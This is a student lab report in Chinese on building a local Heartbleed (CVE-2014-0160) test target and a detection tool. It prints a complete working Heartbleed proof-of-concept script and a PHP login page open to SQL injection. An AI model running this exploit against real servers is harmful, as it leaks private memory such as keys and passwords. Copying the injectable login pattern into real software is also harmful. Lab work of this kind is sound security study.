Project3：open ssl 漏洞检测机制与方法实验报告

2151140 王谦 信息安全

一、实验目标

> 1.可能的漏洞分类及特征
>
> 2.检测原理与实现
>
> 3.linux下实现一个基本检测系统

二、过程展示

由于对相关知识过于陌生，走了不少弯路，只实现一个心脏出血漏洞检测权作例子。

1.搭建心脏出血漏洞靶机

1.ubuntu+mysql+apache

首先尝试的是这种方式。


ubuntu安装apache

```
liechain@thinkbook:~$ sudo apt-get install apache2
[sudo] liechain 的密码：
正在读取软件包列表... 完成
正在分析软件包的依赖关系树... 完成
正在读取状态信息... 完成
将会同时安装下列软件：
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap
建议安装：
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
下列【新】软件包将被安装：
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap
升级了 0 个软件包，新安装了 8 个软件包，要卸载 0 个软件包，有 47 个软件包未被升级。
需要下载 1,918 kB 的归档。
解压缩后会消耗 7,721 kB 的额外空间。
您希望继续执行吗？ [Y/n] y
```

观察apache服务启动

```
liechain@thinkbook:~$ sudo service --status-all
 [ + ]  acpid
 [ - ]  alsa-utils
 [ + ]  anacron
 [ + ]  apache-htcacheclean
 [ + ]  apache2
 [ + ]  apparmor
 [ + ]  apport
 [ + ]  avahi-daemon
 [ + ]  bluetooth
 [ - ]  console-setup.sh
 [ + ]  cron
 [ + ]  cups
 [ + ]  cups-browsed
 [ + ]  dbus
 [ + ]  gdm3
```

查看127.0.0.1发现apache成功部署



安装mysql

```
liechain@thinkbook:/$ sudo apt-get install mysql-server
正在读取软件包列表... 完成
正在分析软件包的依赖关系树... 完成
正在读取状态信息... 完成
将会同时安装下列软件:
  libaio1 libcgi-fast-perl libcgi-pm-perl libevent-core-2.1-7 libevent-pthreads-2.1-7 libfcgi-bin
  libfcgi-perl libfcgi0ldbl libhtml-template-perl libmecab2 libprotobuf-lite23 mecab-ipadic mecab-ipadic-utf8
  mecab-utils mysql-client-8.0 mysql-client-core-8.0 mysql-server-8.0 mysql-server-core-8.0
建议安装:
  libipc-sharedcache-perl mailx tinyca
下列【新】软件包将被安装:
  libaio1 libcgi-fast-perl libcgi-pm-perl libevent-core-2.1-7 libevent-pthreads-2.1-7 libfcgi-bin
  libfcgi-perl libfcgi0ldbl libhtml-template-perl libmecab2 libprotobuf-lite23 mecab-ipadic mecab-ipadic-utf8
  mecab-utils mysql-client-8.0 mysql-client-core-8.0 mysql-server mysql-server-8.0 mysql-server-core-8.0
升级了 0 个软件包，新安装了 19 个软件包，要卸载 0 个软件包，有 47 个软件包未被升级。
需要下载 29.2 MB 的归档。
解压缩后会消耗 242 MB 的额外空间。
您希望继续执行吗？ [Y/n] y
获取:1 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy-updates/main amd64 mysql-client-core-8.0 amd64 8.0.36-0
ubuntu0.22.04.1 [2,692 kB]
```

成功安装

```
liechain@thinkbook:/$ netstat -tap
（并非所有进程都能被检测到，所有非本用户的进程信息将不会显示，如果想看到所有信息，则必须切换到 root 用户）
激活Internet连接（服务器和已建立连接的）
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 localhost:postgresql    0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:mysql         0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:ipp           0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:redis         0.0.0.0:*               LISTEN      -
tcp        0      0 thinkbook:37820         123.208.120.34.bc:https ESTABLISHED 26215/firefox
tcp        0      0 thinkbook:48650         191.144.160.34.bc:https ESTABLISHED 26215/firefox
tcp        0      0 thinkbook:43254         93.243.107.34.bc.:https ESTABLISHED 26215/firefox
tcp        0      0 thinkbook:39418         201.181.244.35.bc:https ESTABLISHED 26215/firefox
tcp6       0      0 ip6-localhost:ipp       [::]:*                  LISTEN      -
tcp6       0      0 [::]:http               [::]:*                  LISTEN      -
tcp6       0      0 ip6-localhost:redis     [::]:*                  LISTEN      -
```

安装后发现无法直接登录root账户

```
liechain@thinkbook:/$ mysql -u root -p
Enter password:
ERROR 1698 (28000): Access denied for user 'root'@'localhost'
```

一方面可以在本地的文档中找到内置账号密码

```
liechain@thinkbook:/$ sudo cat /etc/mysql/debian.cnf
# Automatically generated for Debian scripts. DO NOT TOUCH!
[client]
host     = localhost
user     = debian-sys-maint
password = 1W4k9JyDzG2wgKWp
socket   = /var/run/mysqld/mysqld.sock
[mysql_upgrade]
host     = localhost
user     = debian-sys-maint
password = 1W4k9JyDzG2wgKWp
socket   = /var/run/mysqld/mysqld.sock
liechain@thinkbook:/$ mysql -u debian-sys-maint -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

另一方面，使用sudo指令就可以激活root账号

```
liechain@thinkbook:/$ sudo mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

建一个简单的数据库scores

```
mysql> create database scores;
Query OK, 1 row affected (0.00 sec)

mysql> create user "test" identified by "12345";
Query OK, 0 rows affected (0.01 sec)

mysql> use scores;
Database changed
mysql> show tables;
Empty set (0.00 sec)

mysql> create table scorename(name char(20) not null, score int not null);
Query OK, 0 rows affected (0.01 sec)
```

里面建一张表scorename

```
mysql> show tables;
+-----------------+
| Tables_in_scores |
+-----------------+
| scorename       |
+-----------------+
1 row in set (0.00 sec)

mysql> desc scorename;
+-------+----------+------+-----+---------+-------+
| Field | Type     | Null | Key | Default | Extra |
+-------+----------+------+-----+---------+-------+
| name  | char(20) | NO   |     | NULL    |       |
| score | int      | NO   |     | NULL    |       |
+-------+----------+------+-----+---------+-------+
2 rows in set (0.01 sec)

mysql> insert into scorename(name, score) values('zhang3',78),('li4',80),('wang5',82);
Query OK, 3 rows affected (0.01 sec)
Records: 3  Duplicates: 0  Warnings: 0
```

三组姓名成绩可以视作三个账号

```
mysql> select * from scorename;
+--------+-------+
| name   | score |
+--------+-------+
| zhang3 |    78 |
| li4    |    80 |
| wang5  |    82 |
+--------+-------+
3 rows in set (0.00 sec)
```

出于安全性原则不继续使用root账号，而是新建一个test用户，密码是12345

```
mysql> create user 'test'@'localhost' identified by '12345';
Query OK, 0 rows affected (0.00 sec)
```

新建的用户可以在用户表中找到

```
mysql> select user,host from mysql.user;
+------------------+-----------+
| user             | host      |
+------------------+-----------+
| debian-sys-maint | localhost |
| mysql.infoschema | localhost |
| mysql.session    | localhost |
| mysql.sys        | localhost |
| root             | localhost |
| test             | localhost |
+------------------+-----------+
6 rows in set (0.00 sec)
```

把scores这个数据库的权限赋给test

```
mysql> grant all privileges on scores.* to 'test'@'localhost';
Query OK, 0 rows affected (0.00 sec)
```

改用test登录

```
mysql> exit
Bye
liechain@thinkbook:/$ mysql -u test -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 15
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

可以看到数据库scores

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| scores             |
+--------------------+
3 rows in set (0.01 sec)
```

test可以查看到scorename表的内容

```
mysql> use scores;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from scorename;
+--------+-------+
| name   | score |
+--------+-------+
| zhang3 |    78 |
| li4    |    80 |
| wang5  |    82 |
+--------+-------+
3 rows in set (0.00 sec)
```

mysql完成后安装php

```
liechain@thinkbook:/$ sudo apt-get install php
正在读取软件包列表... 完成
正在分析软件包的依赖关系树... 完成
正在读取状态信息... 完成
将会同时安装下列软件:
  libapache2-mod-php8.1 php-common php8.1 php8.1-cli php8.1-common php8.1-opcache php8.1-readline
建议安装:
  php-pear
下列【新】软件包将被安装:
  libapache2-mod-php8.1 php php-common php8.1 php8.1-cli php8.1-common php8.1-opcache php8.1-readline
升级了 0 个软件包，新安装了 8 个软件包，要卸载 0 个软件包，有 47 个软件包未被升级。
需要下载 5,130 kB 的归档。
解压缩后会消耗 21.3 MB 的额外空间。
您希望继续执行吗？ [Y/n] y
获取:1 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy/main amd64 php-common all 2:92ubuntu1 [12.4 kB]
获取:2 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy-updates/main amd64 php8.1-common amd64 8.1.2-1ubuntu2.14 [1,127 kB]
获取:3 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy-updates/main amd64 php8.1-opcache amd64 8.1.2-1ubuntu2.14 [365 kB]
获取:4 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy-updates/main amd64 php8.1-readline amd64 8.1.2-1ubuntu2.14 [13.6 kB]
获取:5 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy-updates/main amd64 php8.1-cli amd64 8.1.2-1ubuntu2.14 [1,834 kB]
34% [5 php8.1-cli 0 B/1,834 kB 0%]
```

安装php-mysql

```
liechain@thinkbook:/$ sudo apt-get install php-mysql
正在读取软件包列表... 完成
正在分析软件包的依赖关系树... 完成
正在读取状态信息... 完成
将会同时安装下列软件:
  php8.1-mysql
下列【新】软件包将被安装:
  php-mysql php8.1-mysql
升级了 0 个软件包，新安装了 2 个软件包，要卸载 0 个软件包，有 47 个软件包未被升级。
需要下载 132 kB 的归档。
解压缩后会消耗 476 kB 的额外空间。
您希望继续执行吗？ [Y/n] n
中止。
liechain@thinkbook:/$ php version
Could not open input file: version
liechain@thinkbook:/$ sudo apt-get install php-mysql
正在读取软件包列表... 完成
正在分析软件包的依赖关系树... 完成
正在读取状态信息... 完成
将会同时安装下列软件:
  php8.1-mysql
```

安装libapache2-mod-php

```
liechain@thinkbook:/$ sudo apt-get install libapache2-mod-php
正在读取软件包列表... 完成
正在分析软件包的依赖关系树... 完成
正在读取状态信息... 完成
下列【新】软件包将被安装:
  libapache2-mod-php
升级了 0 个软件包，新安装了 1 个软件包，要卸载 0 个软件包，有 47 个软件包未被升级。
需要下载 2,898 B 的归档。
解压缩后会消耗 18.4 kB 的额外空间。
获取:1 http://cn.archive.ubuntu.com/ubuntu jammy/main amd64 libapache2-mod-php all 2:8.1+92ubuntu1 [2,898 B]
已下载 2,898 B，耗时 1秒 (4,279 B/s)
正在选中未选择的软件包 libapache2-mod-php。
(正在读取数据库 ... 系统当前共安装有 222121 个文件和目录。)
准备解压 .../libapache2-mod-php_2%3a8.1+92ubuntu1_all.deb  ...
正在解压 libapache2-mod-php (2:8.1+92ubuntu1) ...
正在设置 libapache2-mod-php (2:8.1+92ubuntu1) ...
```


测试php，在图中位置新建简单php文件

```
root@thinkbook: /var/www/html
<?php
phpinfo();
?>
~
```

需要提升权限才能写入

```
liechain@thinkbook:/$ sudo -s
root@thinkbook:/# cd var/www/html
root@thinkbook:/var/www/html# vim test1.php
root@thinkbook:/var/www/html#
```

访问验证php成功




编写简单的php文件连接数据库

```php
<?php
        $con=new mysqli("127.0.0.1","test","12345");
        if(!$con){
                die('cound not connect: ' . mysql_error());
        }
        else{
                $con->query("SET NAMES 'utf8'");
                $con->select_db("scores");
                $result=$con->query("SELECT * FROM scorename");

                while($row=$result->fetch_assoc()){
                        echo $row['name'] . " " . $row['score'];
                        echo "<br />";
                }
        }
        mysql_close($con);
?>
~
```

如果访问出错且找不到提示，可以查看本地apache错误记录



打开(O) | error.log [只读] /var/log/apache2 | 保存(S)

```
43 [Fri Apr 12 11:22:48.952316 2024] [php:error] [pid 47996] [client 127.0.0.1:40212] PHP Fatal
   error:  Uncaught mysqli_sql_exception: Table 'scores.test' doesn't exist in /var/www/html/
   test1.php:13\nStack trace:\n#0 /var/www/html/test1.php(13): mysqli_query()\n#1 {main}\n  thrown
   in /var/www/html/test1.php on line 13
44 [Fri Apr 12 11:25:59.170228 2024] [php:warn] [pid 47989] [client 127.0.0.1:45370] PHP Warning:
   Undefined array key "name" in /var/www/html/test1.php on line 8
45 [Fri Apr 12 11:25:59.170284 2024] [php:warn] [pid 47989] [client 127.0.0.1:45370] PHP Warning:
   Undefined array key "score" in /var/www/html/test1.php on line 9
46 [Fri Apr 12 11:25:59.170304 2024] [php:warn] [pid 47989] [client 127.0.0.1:45370] PHP Warning:
   Undefined variable $name in /var/www/html/test1.php on line 12
47 [Fri Apr 12 11:25:59.170323 2024] [php:warn] [pid 47989] [client 127.0.0.1:45370] PHP Warning:
   Undefined variable $score in /var/www/html/test1.php on line 12
48 [Fri Apr 12 11:25:59.175263 2024] [php:error] [pid 47989] [client 127.0.0.1:45370] PHP Fatal
   error:  Uncaught mysqli_sql_exception: Table 'scores.test' doesn't exist in /var/www/html/
   test1.php:13\nStack trace:\n#0 /var/www/html/test1.php(13): mysqli_query()\n#1 {main}\n  thrown
   in /var/www/html/test1.php on line 13
49 [Fri Apr 12 13:59:35.743160 2024] [mpm_prefork:notice] [pid 36247] AH00170: caught SIGWINCH,
   shutting down gracefully
50 [Fri Apr 12 13:59:35.923468 2024] [mpm_prefork:notice] [pid 56729] AH00163: Apache/2.4.52
   (Ubuntu) configured -- resuming normal operations
51 [Fri Apr 12 13:59:35.923608 2024] [core:notice] [pid 56729] AH00094: Command line: '/usr/sbin/
   apache2'
52 [Fri Apr 12 13:59:40.141114 2024] [php:warn] [pid 56731] [client 127.0.0.1:35068] PHP Warning:
   Undefined array key "name" in /var/www/html/test1.php on line 8
53 [Fri Apr 12 13:59:40.141194 2024] [php:warn] [pid 56731] [client 127.0.0.1:35068] PHP Warning:
   Undefined array key "score" in /var/www/html/test1.php on line 9
54 [Fri Apr 12 13:59:40.141224 2024] [php:warn] [pid 56731] [client 127.0.0.1:35068] PHP Warning:
   Undefined variable $name in /var/www/html/test1.php on line 12
55 [Fri Apr 12 13:59:40.141243 2024] [php:warn] [pid 56731] [client 127.0.0.1:35068] PHP Warning:
   Undefined variable $score in /var/www/html/test1.php on line 12
56 [Fri Apr 12 13:59:40.149097 2024] [php:error] [pid 56731] [client 127.0.0.1:35068] PHP Fatal
   error:  Uncaught mysqli_sql_exception: Table 'scores.test' doesn't exist in /var/www/html/
   test1.php:13\nStack trace:\n#0 /var/www/html/test1.php(13): mysqli_query()\n#1 {main}\n  thrown
   in /var/www/html/test1.php on line 13
57 [Fri Apr 12 14:13:55.076014 2024] [php:error] [pid 56730] [client 127.0.0.1:54384] PHP Fatal
   error:  Uncaught Error: Undefined constant "con" in /var/www/html/test1.php:3\nStack trace:\n#0
   {main}\n  thrown in /var/www/html/test1.php on line 3
```

纯文本 | 制表符宽度：8 | 第 57 行，第 142 列 | 插入

可以成功连接数据库

127.0.0.1/test1.php

zhang3 78
li4 80
wang5 82

编写简单的php账户登录

root@thinkbook: /var/www/html | liechain@thinkbook: /

```php
<?php
        $con=new mysqli("127.0.0.1","test","12345");
        if(!$con){
                die("error:" . mysql_error());
        }
        else{
                $con->query("SET NAMES 'utf8'");
                $con->select_db("scores");
                $user=$_GET['user'];
                $pass=$_GET['pass'];
                $sql='select * from scorename where name=' . "'$user' and score=" . "'$pass';";
                $res=mysqli_query($con,$sql);
                $row=mysqli_num_rows($res);
                if($row!=0){
                        echo "<h1>sucessfully login welcome  {$user}</h1>";
                }
                else{
                        echo "username or password is wrong";
                }
        }
        mysql_close($con);
?>
:wq
```

没有正确的账号密码就是出错提示

因为没写前端，所以在地址栏直接输入账号密码，正确给出反馈

在合适的openssl版本下就存在心脏出血漏洞

2.ubuntu+docker+vulhub

后来学习到的靶机搭建方法。

安装docker

```
root@thinkbook:/# apt-get install -y docker.io
正在读取软件包列表... 完成
正在分析软件包的依赖关系树... 完成
正在读取状态信息... 完成
将会同时安装下列软件:
  bridge-utils containerd git git-man liberror-perl pigz runc ubuntu-fan
建议安装:
  ifupdown aufs-tools btrfs-progs cgroupfs-mount | cgroup-lite debootstrap docker-doc rinse
  git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk gitweb git-cvs git-med
下列【新】软件包将被安装:
  bridge-utils containerd docker.io git git-man liberror-perl pigz runc ubuntu-fan
升级了 0 个软件包，新安装了 9 个软件包，要卸载 0 个软件包，有 50 个软件包未被升级。
需要下载 73.5 MB 的归档。
解压缩后会消耗 287 MB 的额外空间。
```

下载vulhub到本地并解压

```
root@thinkbook:/# wget https://github.com/vulhub/vulhub/archive/master.zip -O vulhub-master.zip
--2024-04-12 16:38:48--  https://github.com/vulhub/vulhub/archive/master.zip
正在解析主机 github.com (github.com)... 20.205.243.166
正在连接 github.com (github.com)|20.205.243.166|:443... 已连接。
已发出 HTTP 请求，正在等待回应... 302 Found
位置：https://codeload.github.com/vulhub/vulhub/zip/refs/heads/master [跟随至新的 URL]
--2024-04-12 16:38:49--  https://codeload.github.com/vulhub/vulhub/zip/refs/heads/master
正在解析主机 codeload.github.com (codeload.github.com)... 20.205.243.165
正在连接 codeload.github.com (codeload.github.com)|20.205.243.165|:443... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度： 未指定 [application/zip]
正在保存至：‘vulhub-master.zip’

vulhub-master.zip                [                                      <=>   ]  77.74M   857KB/s    用时 2m 3s

2024-04-12 16:40:53 (645 KB/s) - ‘vulhub-master.zip’ 已保存 [81517738]

root@thinkbook:/# unzip vulhub-master.zip
Archive:  vulhub-master.zip
195edf6a383bb277b3f375829eb17e52570ca8b2
   creating: vulhub-master/
  inflating: vulhub-master/.gitattributes
```


转到其中心脏出血漏洞对应的文件夹

```
root@thinkbook:/vulhub-master# cd openssl/CVE-2014-0160
root@thinkbook:/vulhub-master/openssl/CVE-2014-0160# docker compose up -d
```

启动部署

```
root@thinkbook:/vulhub-master/openssl/CVE-2014-0160# docker compose up -d
WARN[0000] /vulhub-master/openssl/CVE-2014-0160/docker-compose.yml: `version` is obsolete
[+] Running 8/8
 ✔ nginx Pulled
   ✔ b281ebec60d2 Pull complete
   ✔ 2700c1ade95c Pull complete
   ✔ cd1f945398e5 Pull complete
   ✔ 24291727d0f3 Pull complete
   ✔ c661453e1eb5 Pull complete
   ✔ f4f1857f7bb1 Pull complete
   ✔ 951d0b01db0f Pull complete
[+] Running 2/2
 ✔ Network cve-2014-0160_default    Created
 ✔ Container cve-2014-0160-nginx-1  Started
```

访问8443端口可以观察到显示搭建成功



3.心脏出血漏洞检测代码及其使用

```
import argparse
import time
import re
import select
import socket
import struct
import ssl
import sys


def h2bin(x):
    return bytes.fromhex(x.replace(' ', '').replace('\n', ''))

hello = h2bin('''
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')

hb = h2bin('''
18 03 02 00 03
01 40 00
''')

def recvall(sock, count):
    buf = b''
    while count:
        newbuf = sock.recv(count)
        if not newbuf:
            return None
        buf += newbuf
        count -= len(newbuf)
    return buf

def hit_hb(s, output_file):
    s.send(hb)

    response_data = b''
```

```
    while True:
        hdr = s.recv(5)
        if hdr is None:
            print('Unexpected EOF receiving record header - server closed
connection')
            return False
        try:
            (content_type, version, length) = struct.unpack('>BHH', hdr)
        except Exception as e:
            print(f"Error: {e}. Server may not be vulnerable")
            return

        if content_type is None:
            print('No heartbeat response received, server likely not
vulnerable')
            return False

        pay = recvall(s, length)
        if pay is None:
            print('Unexpected EOF receiving record payload - server closed
connection')
            return False

        sys.stdout.write(' ... received message: type = %d, ver = %04x, length =
%d' % (content_type, version, len(pay)))
        print('')

        response_data += pay

        if content_type == 24:
            print('Received heartbeat response, saving to file...')
            with open(output_file, 'wb') as file:
                file.write(response_data)
            print('File saved as', output_file)
            return True

        if content_type == 21:
            print('Received alert:')
            #hexdump(pay)
            print('Server returned error, likely not vulnerable')
            return False


if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='Heartbleed PoC')
    parser.add_argument('-s', '--host', required=True, help='hostname or IP
address')
    parser.add_argument('-p', '--port', type=int, default=443, help='TCP port
number')
    parser.add_argument('-f', '--output_file', default='', help='output file
name')
    args = parser.parse_args()

    if not args.output_file:
```

```
        timestamp = int(time.time())
        args.output_file = f'{args.host}_{timestamp}.bin'

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print('Connecting...')
    s.connect((args.host, args.port))

    print('Sending Client Hello...')
    s.send(hello)
    while True:
        hdr = s.recv(5)
        (content_type, version, length) = struct.unpack('>BHH', hdr)
        hand = recvall(s, length)
        try:
            print(' ... received message: type = %d, ver = %04x, length = %d' %
(content_type, version, len(hand)))
        except Exception as e:
            print(f"Error: {e}. Server may not be vulnerable")
            break
        if content_type == 22 and hand[0] == 0x0E:
            break

    print('Handshake done...')
    print('Sending heartbeat request with length 4:')
    hit_hb(s, args.output_file)
```

工作流程：

1. **建立连接**：首先，代码通过TCP套接字与目标服务器建立连接，并发送客户端的握手请求（Client Hello）。
2. **等待握手完成**：代码会等待服务器的响应，直到完成SSL握手过程。在握手过程中，服务器会发送Server Hello和其他握手消息。
3. **发送心跳请求**：一旦握手完成，代码会发送一个特殊的心跳请求（Heartbeat Request）到服务器。
4. **接收服务器响应**：代码会持续接收服务器对心跳请求的响应。在接收过程中，它会判断响应的类型和内容，并进行相应的处理。
5. **分析响应**：如果收到了心跳响应，代码会检查响应中是否包含了服务器内存中的敏感信息。如果响应中包含了这些信息，那么服务器就可能受到了心脏出血漏洞的影响。
6. **保存响应数据**：如果指定了输出文件，代码会将响应数据保存到指定的文件中，以便进一步分析和调查。

各部分说明：

1. **导入所需的模块和库**：
   - 这些模块和库提供了脚本所需的基本功能。特别是 `socket`、`struct` 和 `ssl` 模块用于处理网络通信和SSL/TLS协议，而 `argparse` 用于处理命令行参数。
